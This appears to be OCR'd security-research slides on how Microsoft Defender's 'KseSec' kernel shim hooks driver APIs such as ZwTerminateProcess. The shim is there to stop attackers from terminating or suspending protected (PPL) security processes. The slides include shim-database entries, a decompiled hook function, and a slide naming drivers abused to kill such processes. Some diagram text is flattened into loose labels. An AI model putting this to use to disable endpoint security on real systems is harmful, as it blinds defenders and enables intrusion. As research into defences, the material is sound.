
General Details

```
Code Integrity determined that the module \Device\HarddiskVolume3\Windows\System32\drivers\CrowdStrike\CSAgent.sys is
not compatible with strict mode hypervisor enforcement due to it having an executable section that is also writable.
```

Log Name:	Microsoft-Windows-CodeIntegrity/Operational		
Source:	CodeIntegrity	Logged:	2/11/2023 3:50:27 PM
Event ID:	3073	Task Category:	(1)
Level:	Warning	Keywords:	
User:	SYSTEM	Computer:	
OpCode:	(8060928)		
More Information:	Event Log Online Help		

How Can We Disable a PPL?

- Common method is to terminate, suspend or close the handles of a PPL through a driver
  - KProcessHacker.sys, ProcExp.sys
- Defender ATP installs a “KseSec” shim to hook APIs in drivers known to be used for PPL suspension/termination
  - Hooks ZwTerminateProcess, PsSuspendProcess, NtClose, etc
  - Also hooks drivers/functions that allow mapping physical memory
  - Will block requests or log them to Microsoft-Windows-Sec
    - Depends on configuration received from user mode agent




```
KDRIVER: usbser_lowerfltjx64.sys
KDRIVER: usbser_lowerfltx64.sys
KDRIVER: usbser_lowerfltx64j.sys
KDRIVER: wsr_rci.sys
KDRIVER: *
KDRIVER: *
KDRIVER: *
KDRIVER: *
KDRIVER: *
KDRIVER: *
KDRIVER: *
KDRIVER: *
KDEVICE: BTHENUM:BTHENUM\{00001124-0000-...
KDEVICE: Camera:30.18305.6.12414;01D59FFE9...
KDEVICE: Camera:3110.540.0.0;01D64E7165C9C...
KDEVICE: Camera:3110.540.0.0;01D64E7165C9C...
KDEVICE: Camera:3110.540.0.0;01D64E7165C9C...
```

```
KDRIVER: *
  NAME: *
  WILDCARD_NAME: *
  APP_NAME: MDE Driver control
  VENDOR: Multiple
  EXE_ID: 27fc8c0f-a726-484b-b60f-c2663546e91b
  MATCHING_FILE: *
    NAME: *
    ORIGINAL_FILENAME: LenovoDiagnosticsDriver.sys
  KSHIM_REF: SecKse
    NAME: SecKse
    FIX_ID: f14050a7-1c35-4e89-8626-d7330143a8be
    FLAGS: 0
    MODULE: mssecflt
```


File name: C:\Users\yarde\OneDrive\drvmain_ksesec.sdb | File version: 3.0

MsSecFlt.sys and MsSecCore.sys

- MsSecFlt.sys – Microsoft Security Events Component file system filter driver
  - Responsible for logging events to the Microsoft-Windows-Sec ETW channel
  - Provides security-related events to security tools
    - Process must be an AM PPL or above to subscribe
- MsSecCore.sys – Microsoft Security Core Boot Driver
  - Recently added driver that works as an extension of MsSecFlt.sys


Shimmed Driver
ZwTerminateProcess
SecBindHost(..)
Function Table
MsSecFlt.sys
SecRegisterKernelShimProvider(SecKseShimInformation)
MsSecCore.sys
Register shims
ntoskrnl
SecKseZwTerminateProcess
SecKseZwTerminateProcess
Send shim configuration over filter port \MicrosoftSecFilterControlPort
MsSense.exe


MsSecCore.sys



```
NTSTATUS __fastcall SecKseZwTerminateProcess(HANDLE ProcessHandle, NTSTATUS ExitStatus)
{
    char allowCall; // si
    NTSTATUS status; // ebx
    __int64 (__fastcall *KernelShimProviderApiHookAddress)(HANDLE, _QWORD); // rax
    __int64 kernelShimProvider; // [rsp+40h] [rbp+18h] MAPDST BYREF

    kernelShimProvider = 0i64;
    allowCall = 1;
    status = SecReferenceRegisteredShimProviderAndAcquireRundownProtection(&kernelShimProvider);
    if ( status >= 0 && SecIsHookSupportedByKernelShimProvider(kernelShimProvider, 0) )
    {
        allowCall = 0;
        KernelShimProviderApiHookAddress = SecGetKernelShimProviderApiHookAddress(kernelShimProvider, 0);
        status = KernelShimProviderApiHookAddress(ProcessHandle, ExitStatus);
    }
    SecDereferenceRegisteredShimProviderAndReleaseRundownProtection(kernelShimProvider);
    if ( allowCall )
    {
        return (pZwTerminateProcessForwardingAddress)(ProcessHandle, ExitStatus);
    }
    return status;
}
```

MsSecFlt.sys

